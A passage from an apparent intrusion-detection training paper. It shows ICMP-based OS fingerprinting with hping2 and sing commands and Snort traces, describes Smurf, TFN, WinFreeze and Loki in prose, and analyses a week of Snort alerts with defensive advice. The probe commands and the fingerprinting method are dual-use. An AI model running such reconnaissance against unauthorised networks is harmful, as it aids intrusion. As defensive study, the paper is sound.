12 bytes from x.x.x.41: seq=0 ttl=128 TOS=0 mask=255.255.255.0
```

It responded. So we can conclude this machine is Windows 98.

Snort trace:

```
07/26-16:24:32.851707 x.x.x.215 -> x.x.x.41
ICMP TTL:255 TOS:0x0 ID:13170 IpLen:20 DgmLen:32
Type:17  Code:0  ADDRESS REQUEST
F3 05 00 00 00 00 00 00                          ........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/26-16:24:32.852143 x.x.x.41 -> x.x.x.215
ICMP TTL:128 TOS:0x0 ID:30400 IpLen:20 DgmLen:32
Type:18  Code:0  ADDRESS REPLY
F3 05 00 00 FF FF FF 00                          ........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

For **machine 2 (x.x.x.183)**:

ICMP Echo Request with Code Field ≠ 0

When an ICMP Echo Request with Code Field = 77 is send to this machine, it responded with Code Field = 0, suggesting that it belongs to the Windows Family.

```
# hping2 -1 -c 1 -K 77 x.x.x.183
HPING x.x.x.183 (eth0 x.x.x.183): icmp mode set, 28 headers + 0 data bytes
50 bytes from x.x.x.183: icmp_seq=0 ttl=119 id=7030 rtt=17.8 ms
```

Snort trace:

```
07/26-16:07:06.186426 x.x.x.10 -> x.x.x.183
ICMP TTL:64 TOS:0x0 ID:37429 IpLen:20 DgmLen:28
Type:8  Code:77  ID:56325   Seq:0  ECHO

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/26-16:07:06.203810 x.x.x.183 -> x.x.x.10
ICMP TTL:119 TOS:0x0 ID:7030 IpLen:20 DgmLen:28
Type:0  Code:0  ID:56325  Seq:0  ECHO REPLY

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

ICMP Time Stamp Request

It also responded to ICMP Time Stamp Request, suggesting that it can be Windows 98, ME or 2000.

```
# sing -tstamp -c 1 x.x.x.183
SINGing to x.x.x.183 (x.x.x.183): 20 data bytes
20 bytes from x.x.x.183: seq=0 ttl=119 TOS=0 diff=1247439485*
```

Snort trace:

```
07/26-16:07:29.668839 x.x.x.10 -> x.x.x.183
ICMP TTL:255 TOS:0x0 ID:13170 IpLen:20 DgmLen:40
Type:13  Code:0  TIMESTAMP REQUEST
DD 05 00 00 01 BE 50 84 00 00 00 00 00 00 00 00  ......P.........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/26-16:07:29.683450 x.x.x.183 -> x.x.x.10
ICMP TTL:119 TOS:0x0 ID:7032 IpLen:20 DgmLen:40
Type:14  Code:0  TIMESTAMP REPLY
DD 05 00 00 01 BE 50 84 CC 18 BB 01 CC 18 BB 01  ......P.........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

ICMP Echo Request with TOS Unused Bit = 1

When it received an ICMP Echo Request with TOS Unused Bit = 1, it responded with TOS Unused Bit = 0. Therefore, we concluded that it is a Windows 2000 machine.

```
# hping2 -1 -o 1 -c 1 x.x.x.183
HPING x.x.x.183 (eth0 x.x.x.183): icmp mode set, 28 headers + 0 data bytes
50 bytes from x.x.x.183: icmp_seq=0 ttl=119 id=7060 rtt=187.4 ms
```

Snort trace:

```
07/26-16:08:06.142181 x.x.x.10 -> x.x.x.183
ICMP TTL:64 TOS:0x1 ID:56666 IpLen:20 DgmLen:28
Type:8  Code:0  ID:56837   Seq:0  ECHO

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/26-16:08:06.329204 x.x.x.183 -> x.x.x.10
ICMP TTL:119 TOS:0x0 ID:7060 IpLen:20 DgmLen:28
Type:0  Code:0  ID:56837  Seq:0  ECHO REPLY

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Finally for **machine 3 (x.x.x.69)**:

ICMP Echo Request with Code Field ≠ 0

It responded to an ICMP Echo Request with Code Field ≠ 0, confirming that it belongs to Windows Family.

```
# hping2 -1 -c 1 -K 77 x.x.x.69
HPING x.x.x.69 (eth0 x.x.x.69): icmp mode set, 28 headers + 0 data bytes
50 bytes from x.x.x.69: icmp_seq=0 ttl=128 id=58126 rtt=2.2 ms
```

Snort trace:

```
07/26-16:37:25.892705 x.x.x.215 -> x.x.x.69
ICMP TTL:64 TOS:0x0 ID:11485 IpLen:20 DgmLen:28
Type:8  Code:77  ID:64005   Seq:0  ECHO

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/26-16:37:25.893486 x.x.x.69 -> x.x.x.215
ICMP TTL:128 TOS:0x0 ID:58126 IpLen:20 DgmLen:28
Type:0  Code:0  ID:64005  Seq:0  ECHO REPLY

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

ICMP Time Stamp Request

When ICMP Time Stamp Request is sent to it, this time, it did not respond. Using the methodology, we concluded that it can be either a Windows 95 or Windows NT.

```
# sing -tstamp x.x.x.69
SINGing to x.x.x.69 (x.x.x.69): 20 data bytes

--- x.x.x.69 sing statistic ---
86 packets transmitted, 0 packets received, 100% packet loss
```

Snort trace:

```
07/26-16:37:46.867499 x.x.x.215 -> x.x.x.69
ICMP TTL:255 TOS:0x0 ID:13170 IpLen:20 DgmLen:40
Type:13  Code:0  TIMESTAMP REQUEST
FB 05 00 00 01 DA 0A F3 00 00 00 00 00 00 00 00  ................

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

We thus see that intelligence use of ICMP Messages could reveal substantial information about a host.

4.2 Denial of Service (DoS)

Using ICMP as a means to cause DoS is not new. CERT/CC has issued an advisory on Denial of Service via Ping in 1996 (CA-1996-26). Ping of Death is one of the common uses of ICMP to cause a machine to crash. Here we mentioned some other well-known DoS using ICMP as a means.

4.2.1 Smurf DoS

The infamous Smurf attack preys on ICMP's capability to send traffic to the broadcast address. Many hosts can listen and response to a single ICMP echo request sent to a broadcast address. This capability is used to execute a DoS attack.

The two main components to the smurf denial-of-service attack are the use of forged ICMP echo request packets and the direction of packets to IP broadcast addresses.

In the "smurf" attack, attackers are using ICMP echo request packets directed to IP broadcast addresses from remote locations to generate denial-of-service attacks. There

are three parties in these attacks: the attacker, the intermediary, and the victim (note that the intermediary can also be a victim).

The intermediary receives an ICMP echo request packet directed to the IP broadcast address of their network. If the intermediary does not filter ICMP traffic directed to IP broadcast addresses, many of the machines on the network will receive this ICMP echo request packet and send an ICMP echo reply packet back. When (potentially) all the machines on a network respond to this ICMP echo request, the result can be severe network congestion or outages.

When the attackers create these packets, they do not use the IP address of their own machine as the source address. Instead, they create forged packets that contain the spoofed source address of the attacker's intended victim. The result is that when all the machines at the intermediary's site respond to the ICMP echo requests, they send replies to the victim's machine. The victim is subjected to network congestion that could potentially make the network unusable.

More detailed description of Smurf attack can be found in [5].

4.2.2 Tribe Flood Network (TFN)

The Tribe Flood Network (TFN) attack is another DoS attack that uses ICMP for communication.

TFN is made up of client and daemon programs, which implement a distributed network denial of service tool capable of waging ICMP flood, SYN flood, UDP flood, and Smurf style attacks.

The attacker(s) control one or more clients, each of which can control many daemons. The daemons are all instructed to coordinate a packet-based attack against one or more victim systems by the client.

Communication from the TFN client to daemons is accomplished via ICMP Echo Reply packets. Each "command" to the daemons is sent in the form of a 16-bit binary number in the ID field of an ICMP Echo Reply packet (The sequence number is a constant 0x0000, which would make it look like the response to the initial packet sent out by the "ping" command). This is to prevent the kernel on the daemon system from replying with an ICMP Echo Reply packet. The daemon then responds (if need be) to the client(s), also using an ICMP Echo Reply packet. The payload differs with TFN, as it is used for sending command arguments and replies.

Some network monitoring tools do not show the data portion of ICMP packets, or do not parse all of the various ICMP type-specific fields, so it may be difficult to actually monitor the communication between client and daemon.

A detailed analysis of TFN can be found in [6].

4.2.3 WinFreeze

WinFreeze is a DoS attack against Windows.

A small exploit code that can cause a Windows 9x/NT box on the local LAN to freeze completely. The program initiates ICMP/Redirect-host messages storm that appears to come from a router (by using the router's IP). The Windows machine will receive redirect host messages causing it to change its own routing table. This will make it get stuck, or operate very slowly until a reboot is done.

4.3 Covert Channel

Many firewalls and networks consider ping traffic to be benign and will allow it to pass through. Use of ping traffic can open up covert channels through the networks in which it is allowed.

4.3.1 Loki

The concept of the Loki is simple: arbitrary information tunneling in the data portion of ICMP Echo Request and ICMP Echo Reply packets.

Loki exploits the covert channel that exists inside of ICMP Echo traffic. ICMP Echo packets have the option to include a data section. This data section is used when the record route option is specified, or, the more common case, (usually the default) to store timing information to determine round-trip times. Although the payload is often timing information, there is no check by any device as to the content of the data. So, as it turns out, this amount of data can also be arbitrary in content as well. Therein lies the covert channel. Most network devices do not filter the contents of ICMP Echo traffic. They simply pass them, drop them, or return them. The trojan packets themselves are masqueraded as common ICMP Echo traffic.

If a host is compromised and a Loki server is installed, it can response to traffic send to it by a Loki client.

Because the programs use ICMP Echo Reply packets for communication, it will be very difficult (if not impossible) to block it without breaking most Internet programs that rely on ICMP. With a proper implementation, the channel can go completely undetected for the duration of its existence. Detection can be difficult. If you know what to look for, you may find that the channel is being used on your system. However, knowing when to look, where to look, and the mere fact that you should be looking all have to be in place. A surplus of ICMP Echo Reply packets with a garbled payload can be ready indication the channel is in use.

More information on the Loki project can be obtained in [7].

5. Filtering ICMP Traffic and the Challenge for the IDS

Network devices requires ICMP Messages for communications. ICMP is a protocol that is supposed to be used to alert hosts of problem conditions or exchange messages. However, using it in a malicious manner allows one to dig out host information and network topology. To use a Network Intrusion Detection System to actively monitor the network for malicious ICMP traffic is laborious. Given this, appropriate filtering of ICMP traffic should be done to minimize the potential threat.

It is therefore important to understanding how operating systems response to ICMP Messages. This will allow us to determine what type of ICMP Messages should only be allow in and out of the network. With appropriate configuration of the packet filtering device to block unnecessary ICMP Messages, potential threats resulting from ICMP Messages can be reduced. This, however, should be done wisely and selectively. For example, incoming "ICMP Error Message, Fragmentation Needed but Don't Fragment Set", will be necessary to inform the internal host on such errors and to adjust the datagrams accordingly.

Even with proper filtering of ICMP traffic, NIDS should still be deployed to monitor the kind of ICMP activities. The challenge of the NIDS will be have accurate signatures to detect malicious ICMP traffic.

Host-based IDS is another option. Nevertheless, it still needs "inputs" to monitor the traffic accurately.

Ultimately, human will be required to perform the final analysis of the IDS detects to determine whether detects are legitimate or hostile.

References:

[1] Ofir Arkin, *ICMP Usage in Scanning – The Complete Know How*, http://www.sys-security.com/html/papers.html

[2] Stephen Northcutt and Judy Novak, *Network Intrusion Detection*

[3] ICMP Parameters
http://www.iana.org/assignments/icmp-parameters

[4] RFC 792 Internet Control Message Protocol
http://www.ietf.org/rfc/rfc0792.txt

[5] Craig Huegen, *The Latest in Denial of Service Attacks: 'Smurfing': Description and Information to Minimize Effects*,
http://www.pentics.net/denial-of-service/white-papers/smurf.cgi

[6] David Dittrich, *The "Tribe Flood Network" Distributed Denial of Service Attack Tool*, http://staff.washington.edu/dittrich/misc/tfn.analysis

[7] Loki Project, http://www.phrack.org/show.php?p=49&a=6

[8] RFC 1122 Requirements for Internet Hosts – Communication Layers, http://www.ietf.org/rfc/rfc1122.txt

[9] SING utility, http://sourceforge.net/projects/sing/

[10] HPING2 utility, http://sourceforge.net/projects/hping2/

[11] NMAP, http://www.insecure.org/nmap/

Assignment 3: "Analyze This" Scenario

Six days Snort Data, from 25 Jun 01 to 30 Jun 01, were retrieved from http://www.research.umbc.edu/~andy/ for this assignment.

Types of Alert Detected

The following attempts were captured and sorted according to the frequency detected:

Alerts	No. of Alerts
UDP SRC and DST outside network	543773
Possible trojan server activity	32538
WinGate 1080 Attempt	8669
High port 65535 tcp – possible Red Worm – traffic	5193
Tiny Fragments - Possible Hostile Activity	4460
Watchlist 000220 IL-ISDNNET-990517	4438
External RPC call	3765
connect to 515 from outside	2589
SMB Name Wildcard	591
Queso fingerprint	360
Watchlist 000222 NET-NCFC	258
Back Orifice	134
Port 55850 tcp – Possible myserver activity - ref. 010313-1	113
Attempted Sun RPC high port access	113
Null scan!	71
NMAP TCP ping!	55
High port 65535 udp – possible Red Worm – traffic	52
SUNRPC highport access!	50
TCP SRC and DST outside network	38
connect to 515 from inside	32
Russia Dynamo - SANS Flash 28-jul-00	26
STATDX UDP attack	3
ICMP SRC and DST outside network	1
SYN-FIN scan!	1

Top Ten Alert

Alerts	No. of Alerts
UDP SRC and DST outside network	543773
Possible trojan server activity	32538
WinGate 1080 Attempt	8669
High port 65535 tcp - possible Red Worm - traffic	5193
Tiny Fragments - Possible Hostile Activity	4460
Watchlist 000220 IL-ISDNNET-990517	4438
External RPC call	3765
Connect to 515 from outside	2589
SMB Name Wildcard	591
Queso fingerprint	360

UDP SRC and DST outside network

Most of the source is originated from 63.250.213.124, 63.250.213.73, 63.250.213.25, 63.250.213.26 and 63.250.213.120 to the multicast addresses, 233.28.65.62, 233.28.65.227, 233.40.70.193, 233.28.65.164 and 233.28.65.173.

The 63.250.192.0 to 63.250.223.255 belong to broadcast.com.

Output from ARIN WHOIS
http://www.arin.net/whois

```
Yahoo! Broadcast Services, Inc. (NETBLK-NETBLK2-YAHOOBS)
   2914 Taylor st
   Dallas, TX 75226
   US

   Netname: NETBLK2-YAHOOBS
   Netblock: 63.250.192.0 - 63.250.223.255
   Maintainer: YAHO

   Coordinator:
      Bonin, Troy  (TB501-ARIN)  netops@broadcast.com
      214.782.4278 ext. 2278

   Domain System inverse mapping provided by:

   NS.BROADCAST.COM            206.190.32.2
   NS2.BROADCAST.COM           206.190.32.3

   ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE

   Record last updated on 29-Jun-2001.
   Database last updated on 9-Aug-2001 23:12:21 EDT.
```

Defensive Recommendation

Firewall should block unnecessary multicast traffic. Ingress and egress filtering should be implemented in the network setup as well.

Top Ten External Source IP

IP	No of Alerts
63.250.213.124	247847
63.250.213.73	227485
63.250.213.25	21863
63.250.213.26	15447
63.250.213.120	12741
169.254.148.166	9230
169.254.161.0	8751
192.207.123.2	4918
64.105.104.253	4452
212.179.47.70	2893

Top Ten MY.NET Destination IP

IP	No of alerts
MY.NET.99.51	4920
MY.NET.218.82	4452
MY.NET.97.175	2894
MY.NET.104.111	388
MY.NET.218.234	303
MY.NET.70.97	251
MY.NET.150.225	227
MY.NET.100.83	223
MY.NET.70.77	186
MY.NET.217.18	125

MY.NET.99.51

4918 alerts were generated for high port 65535 from 192.207.123.2 to MY.NET.99.51 on port 23.

565481	06/29-08:15:55.488084	High port 65535 tcp - possible Red Worm - traffic	192.207.123.2	65535	MY.NET.99.51	23
565482	06/29-08:15:55.508086	High port 65535 tcp - possible Red Worm - traffic	192.207.123.2	65535	MY.NET.99.51	23
565483	06/29-08:15:55.554002	High port 65535 tcp - possible Red Worm - traffic	192.207.123.2	65535	MY.NET.99.51	23
565484	06/29-08:15:55.558231	High port 65535 tcp - possible Red Worm - traffic	192.207.123.2	65535	MY.NET.99.51	23
565485	06/29-08:15:55.566766	High port 65535 tcp - possible Red Worm - traffic	192.207.123.2	65535	MY.NET.99.51	23

. . . (omit the middle alerts)

631333	06/29-11:24:39.609711	High port 65535 tcp - possible Red Worm - traffic	192.207.123.2	65535	MY.NET.99.51	23
631336	06/29-11:24:39.916532	High port 65535 tcp - possible Red Worm - traffic	192.207.123.2	65535	MY.NET.99.51	23
631342	06/29-11:24:40.446971	High port 65535 tcp - possible Red Worm - traffic	192.207.123.2	65535	MY.NET.99.51	23
631343	06/29-11:24:40.764458	High port 65535 tcp - possible Red Worm - traffic	192.207.123.2	65535	MY.NET.99.51	23
631344	06/29-11:24:41.028446	High port 65535 tcp - possible Red Worm - traffic	192.207.123.2	65535	MY.NET.99.51	23

The number of connection is very high with the same source port 65535 in a given short period of time. This is likely to be suspicious connection rather than telnet session and is worth investigating.

There is a worm called either Adore or Red, which attacks vulnerabilities in rpc.statd, BIND (presumably all versions pre 8.2.3-release), LPRng and wuftpd v2.6. The Adore/Red worm appears to install a trojan klogd listening on port 65535.

The "red/adore" launches a program, called "icmp", that listens for a icmp with 77 bytes of data, when a packet of this size is received it forks a root shell and binds this shell to port 65535.

Output from ARIN WHOIS shows that 192.207.123.2 is from Philips Laboratories.

There will be a need to look more details at the log for further investigation. In particular, verify whether there is any abnormal ICMP packet between the two hosts.

Defensive Recommendation

Telnet is not encouraged from the Internet to internal system. If this is not required, firewall should block this. Also unnecessary ICMP messages should be blocked at the firewall as well. See Assignment 2 for more information on the use of ICMP in a malicious way.

MY.NET.218.82

There are 4452 alerts on tiny fragments from 64.105.104.253 to MY.NET.218.82 within a very short time frame.

115444	06/26-10:37:45.095346	Tiny Fragments - Possible Hostile Activity	64.105.104.253	MY.NET.218.82
115445	06/26-10:37:45.098475	Tiny Fragments - Possible Hostile Activity	64.105.104.253	MY.NET.218.82
115448	06/26-10:37:45.214729	Tiny Fragments - Possible Hostile Activity	64.105.104.253	MY.NET.218.82
115449	06/26-10:37:45.223079	Tiny Fragments - Possible Hostile Activity	64.105.104.253	MY.NET.218.82
115450	06/26-10:37:45.231737	Tiny Fragments - Possible Hostile Activity	64.105.104.253	MY.NET.218.82

. . . (omit the middle alerts)

121757	06/26-10:41:58.666271	Tiny Fragments - Possible Hostile Activity	64.105.104.253	MY.NET.218.82
121758	06/26-10:41:58.694962	Tiny Fragments - Possible Hostile Activity	64.105.104.253	MY.NET.218.82
121759	06/26-10:41:58.723438	Tiny Fragments - Possible Hostile Activity	64.105.104.253	MY.NET.218.82
121760	06/26-10:41:58.732021	Tiny Fragments - Possible Hostile Activity	64.105.104.253	MY.NET.218.82
121761	06/26-10:41:58.736269	Tiny Fragments - Possible Hostile Activity	64.105.104.253	MY.NET.218.82

Output from ARIN WHOIS shows that 64.105.104.253 belongs to Covad Communications.

Tiny fragmented packets typically are up to no good. They can be used for Denial of Service type attacks or for reconnaissance mapping. They can also be used to avoid detection since most IDS do not assemble fragments the packets to thoroughly examine the payload.

More detailed log is required on how the fragments like (fragment length, offset value, data) to determine whether it is hostile activity.

Defensive Recommendation

Continue to monitor the suspicious activities. Maintain a database of suspicious IP addresses to compare and correlate for any future alerts.

Firewall rules should ensure unnecessary traffic to and from MY.NET network is filter off.

MY.NET.97.175

There is a lot of traffic (4104 alerts) within a short period of time from 212.179.47.70 flagged out as Watchlist. There could have previous events of interest that raised this suspicious. Port 4020 is registered as trap port.

1015	06/25-03:44:48.086459	Watchlist 000220 IL-ISDNNET-990517	212.179.47.70	1200	MY.NET.97.175	4020
1017	06/25-03:44:51.194881	Watchlist 000220 IL-ISDNNET-990517	212.179.47.70	1200	MY.NET.97.175	4020
1021	06/25-03:45:02.844358	Watchlist 000220 IL-ISDNNET-990517	212.179.47.70	1200	MY.NET.97.175	4020
1022	06/25-03:45:02.844403	Watchlist 000220 IL-ISDNNET-990517	212.179.47.70	1200	MY.NET.97.175	4020
1023	06/25-03:45:02.851247	Watchlist 000220 IL-ISDNNET-990517	212.179.47.70	1200	MY.NET.97.175	4020

. . . (omit middle alerts)

4100	06/25-04:51:10.761693	Watchlist 000220 IL-ISDNNET-990517	212.179.47.70	1200	MY.NET.97.175	4020
4101	06/25-04:51:11.263560	Watchlist 000220 IL-ISDNNET-990517	212.179.47.70	1200	MY.NET.97.175	4020
4102	06/25-04:51:12.271115	Watchlist 000220 IL-ISDNNET-990517	212.179.47.70	1200	MY.NET.97.175	4020
4103	06/25-04:51:12.770716	Watchlist 000220 IL-ISDNNET-990517	212.179.47.70	1200	MY.NET.97.175	4020
4104	06/25-04:51:13.463102	Watchlist 000220 IL-ISDNNET-990517	212.179.47.70	1200	MY.NET.97.175	4020

These appear to be localized Snort rules that were logging connections from specific networks in Israel (212.179.x.x). These specific nets are prone to generate suspicious traffic and are on the watchlist.

Defensive Recommendation

If port 4020 is not necessary into internal network, then firewall should filter off such traffic.

MY.NET.104.111

IPs 212.179.81.149, 212.179.84.19, 212.179.27.6, 212.179.76.146, 212.179.86.81, 212.179.81.40, 212.179.38.140 are captured under the Watchlist alert. There are about 380 attempts.

468490	06/28-10:47:54.878441	Watchlist 000220 IL-ISDNNET-990517	212.179.81.149	2945	MY.NET.104.111	1214
468541	06/28-10:48:01.480855	Watchlist 000220 IL-ISDNNET-990517	212.179.81.149	2945	MY.NET.104.111	1214
468573	06/28-10:48:06.138125	Watchlist 000220 IL-ISDNNET-990517	212.179.81.149	2945	MY.NET.104.111	1214
478078	06/28-11:09:24.570384	Watchlist 000220 IL-ISDNNET-990517	212.179.84.19	2529	MY.NET.104.111	1214
478082	06/28-11:09:24.858255	Watchlist 000220 IL-ISDNNET-990517	212.179.84.19	2529	MY.NET.104.111	1214
478083	06/28-11:09:24.858302	Watchlist 000220 IL-ISDNNET-990517	212.179.84.19	2529	MY.NET.104.111	1214

512711	06/28-12:49:10.317203	Watchlist 000220 IL-ISDNNET-990517	212.179.27.6	4302	MY.NET.104.111	1214
512730	06/28-12:49:13.215907	Watchlist 000220 IL-ISDNNET-990517	212.179.27.6	4302	MY.NET.104.111	1214

621757	06/29-10:55:35.982431	Watchlist 000220 IL-ISDNNET-990517	212.179.76.146	10070	MY.NET.104.111	1214
621758	06/29-10:55:36.173334	Watchlist 000220 IL-ISDNNET-990517	212.179.76.146	10070	MY.NET.104.111	1214
621767	06/29-10:55:36.790477	Watchlist 000220 IL-ISDNNET-990517	212.179.76.146	10070	MY.NET.104.111	1214
621772	06/29-10:55:37.587792	Watchlist 000220 IL-ISDNNET-990517	212.179.76.146	10070	MY.NET.104.111	1214
621773	06/29-10:55:37.833702	Watchlist 000220 IL-ISDNNET-990517	212.179.76.146	10070	MY.NET.104.111	1214

. . . (omit middle alerts)

622623	06/29-10:57:26.148210	Watchlist 000220 IL-ISDNNET-990517	212.179.76.146	10070	MY.NET.104.111	1214
622624	06/29-10:57:26.172531	Watchlist 000220 IL-ISDNNET-990517	212.179.76.146	10070	MY.NET.104.111	1214
622625	06/29-10:57:26.185208	Watchlist 000220 IL-ISDNNET-990517	212.179.76.146	10070	MY.NET.104.111	1214
622629	06/29-10:57:26.426295	Watchlist 000220 IL-ISDNNET-990517	212.179.76.146	10070	MY.NET.104.111	1214
622632	06/29-10:57:26.780233	Watchlist 000220 IL-ISDNNET-990517	212.179.76.146	10070	MY.NET.104.111	1214

662635	06/29-14:58:39.171999	Watchlist 000220 IL-ISDNNET-990517	212.179.86.81	1084	MY.NET.104.111	1214
662753	06/29-15:28:50.652916	Watchlist 000220 IL-ISDNNET-990517	212.179.81.40	21357	MY.NET.104.111	1214
662769	06/29-15:33:20.632292	Watchlist 000220 IL-ISDNNET-990517	212.179.81.40	21754	MY.NET.104.111	1214
662796	06/29-15:37:12.779938	Watchlist 000220 IL-ISDNNET-990517	212.179.81.40	21954	MY.NET.104.111	1214
662902	06/29-15:55:51.836297	Watchlist 000220 IL-ISDNNET-990517	212.179.81.40	22352	MY.NET.104.111	1214

670069	06/30-01:10:55.812453	Watchlist 000220 IL-ISDNNET-990517	212.179.38.140	1465	MY.NET.104.111	1214
670072	06/30-01:10:58.828750	Watchlist 000220 IL-ISDNNET-990517	212.179.38.140	1465	MY.NET.104.111	1214
670075	06/30-01:11:05.005219	Watchlist 000220 IL-ISDNNET-990517	212.179.38.140	1465	MY.NET.104.111	1214
670087	06/30-01:11:17.554038	Watchlist 000220 IL-ISDNNET-990517	212.179.38.140	1465	MY.NET.104.111	1214

Note that all destination port is 1214. Port 1214 is registered as Kazaa.

Kazaa is simply an HTTP server that maps via a small DB file, a list of files the user wishes to share, then makes them available on port 1214. The contents of that file are made available by pushing it up to a web server for like-minded Kazaa users to search.

An attacker finding port 1214 open and listening can shortcut the whole community-file-sharing commotion and just connect with his or her web browser to port 1214 and grab files marked for sharing. There was a check box inside the Kazaa server to share the whole drive.

Some correlation can be obtained from:
http://www.incidents.org/archives/intrusions/msg00543.html
http://www.sans.org/giactc/snort2/UMBCNI40.txt

Defensive Recommendation

Sharing resources via Kazaa from the internal to Internet is not encouraged. Firewall should filter off such traffic.

MY.NET.218.234

Another few IPs are flagged out as Watchlist attempting to MY.NET.218.234. There are 303 attempts for this.

255510	06/27-05:28:02.408013	Watchlist 000220 IL-ISDNNET-990517	212.179.79.2	36304	MY.NET.218.234	1214
255511	06/27-05:28:02.620516	Watchlist 000220 IL-ISDNNET-990517	212.179.79.2	36304	MY.NET.218.234	1214
255512	06/27-05:28:02.620562	Watchlist 000220 IL-ISDNNET-990517	212.179.79.2	36304	MY.NET.218.234	1214
255513	06/27-05:28:42.306635	Watchlist 000220 IL-ISDNNET-990517	212.179.79.2	36720	MY.NET.218.234	1214
255514	06/27-05:30:42.260383	Watchlist 000220 IL-ISDNNET-990517	212.179.79.2	37810	MY.NET.218.234	1214
255515	06/27-05:30:42.445271	Watchlist 000220 IL-ISDNNET-990517	212.179.79.2	37810	MY.NET.218.234	1214
255516	06/27-05:30:42.445321	Watchlist 000220 IL-ISDNNET-990517	212.179.79.2	37810	MY.NET.218.234	1214
255517	06/27-05:30:42.445456	Watchlist 000220 IL-ISDNNET-990517	212.179.79.2	37810	MY.NET.218.234	1214
335211	06/27-13:03:14.741445	Watchlist 000220 IL-ISDNNET-990517	212.179.79.2	56283	MY.NET.218.234	1214

376699	06/27-16:08:29.076815	Watchlist 000220 IL-ISDNNET-990517	212.179.83.155	1890	MY.NET.218.234	1214
376706	06/27-16:08:32.584656	Watchlist 000220 IL-ISDNNET-990517	212.179.83.155	1890	MY.NET.218.234	1214
376707	06/27-16:08:32.598916	Watchlist 000220 IL-ISDNNET-990517	212.179.83.155	1890	MY.NET.218.234	1214
376708	06/27-16:08:32.638876	Watchlist 000220 IL-ISDNNET-990517	212.179.83.155	1890	MY.NET.218.234	1214
376712	06/27-16:08:33.628289	Watchlist 000220 IL-ISDNNET-990517	212.179.83.155	1890	MY.NET.218.234	1214

. . . (omit the middle alerts)

377232	06/27-16:13:04.134766	Watchlist 000220 IL-ISDNNET-990517	212.179.83.155	1914	MY.NET.218.234	4456
377235	06/27-16:13:10.267782	Watchlist 000220 IL-ISDNNET-990517	212.179.83.155	1914	MY.NET.218.234	4456
377238	06/27-16:13:15.278170	Watchlist 000220 IL-ISDNNET-990517	212.179.83.155	1914	MY.NET.218.234	4456
377239	06/27-16:13:15.278216	Watchlist 000220 IL-ISDNNET-990517	212.179.83.155	1914	MY.NET.218.234	4456
377240	06/27-16:13:17.256846	Watchlist 000220 IL-ISDNNET-990517	212.179.83.155	1914	MY.NET.218.234	4456

377241	06/27-16:13:17.256893	Watchlist 000220 IL-ISDNNET-990517	212.179.83.155	1914	MY.NET.218.234	4456
377245	06/27-16:13:24.790770	Watchlist 000220 IL-ISDNNET-990517	212.179.83.155	1914	MY.NET.218.234	4456
377247	06/27-16:13:27.122966	Watchlist 000220 IL-ISDNNET-990517	212.179.83.155	1914	MY.NET.218.234	4456

. . . (omit the middle alerts)

377527	06/27-16:38:43.260727	Watchlist 000220 IL-ISDNNET-990517	212.179.83.155	2079	MY.NET.218.234	1214
377529	06/27-16:38:43.740675	Watchlist 000220 IL-ISDNNET-990517	212.179.83.155	2079	MY.NET.218.234	1214
377531	06/27-16:38:44.159677	Watchlist 000220 IL-ISDNNET-990517	212.179.83.155	2079	MY.NET.218.234	1214
377532	06/27-16:38:44.207370	Watchlist 000220 IL-ISDNNET-990517	212.179.83.155	2079	MY.NET.218.234	1214
377533	06/27-16:38:52.186839	Watchlist 000220 IL-ISDNNET-990517	212.179.83.155	2079	MY.NET.218.234	1214

533802	06/28-14:49:48.241636	Watchlist 000220 IL-ISDNNET-990517	212.179.82.227	1931	MY.NET.218.234	1214
533804	06/28-14:49:50.571080	Watchlist 000220 IL-ISDNNET-990517	212.179.82.227	1931	MY.NET.218.234	1214
533809	06/28-14:49:52.128021	Watchlist 000220 IL-ISDNNET-990517	212.179.82.227	1931	MY.NET.218.234	1214
533818	06/28-14:49:57.570965	Watchlist 000220 IL-ISDNNET-990517	212.179.82.227	1931	MY.NET.218.234	1214
533823	06/28-14:50:03.574766	Watchlist 000220 IL-ISDNNET-990517	212.179.82.227	1931	MY.NET.218.234	1214

. . . (omit the middle alerts)

534773	06/28-15:00:57.268860	Watchlist 000220 IL-ISDNNET-990517	212.179.82.227	1949	MY.NET.218.234	1214
534774	06/28-15:00:57.281875	Watchlist 000220 IL-ISDNNET-990517	212.179.82.227	1949	MY.NET.218.234	1214
534784	06/28-15:01:05.921024	Watchlist 000220 IL-ISDNNET-990517	212.179.82.227	1949	MY.NET.218.234	1214
534797	06/28-15:01:15.589152	Watchlist 000220 IL-ISDNNET-990517	212.179.82.227	1984	MY.NET.218.234	1214
546812	06/28-16:59:04.744988	Watchlist 000220 IL-ISDNNET-990517	212.179.82.227	2475	MY.NET.218.234	1214

Majority of the destination port is 1214. There is also destination port 4456 which is registered as PR CHAT Server port.

Defensive Recommendation

Firewall should filter off traffic via port 1214 and port 4456.

MY.NET.70.97

28 alerts on NULL SCAN. These are packets that don't have any flags set. These are not normal packets and is very indicative of a crafted packet.

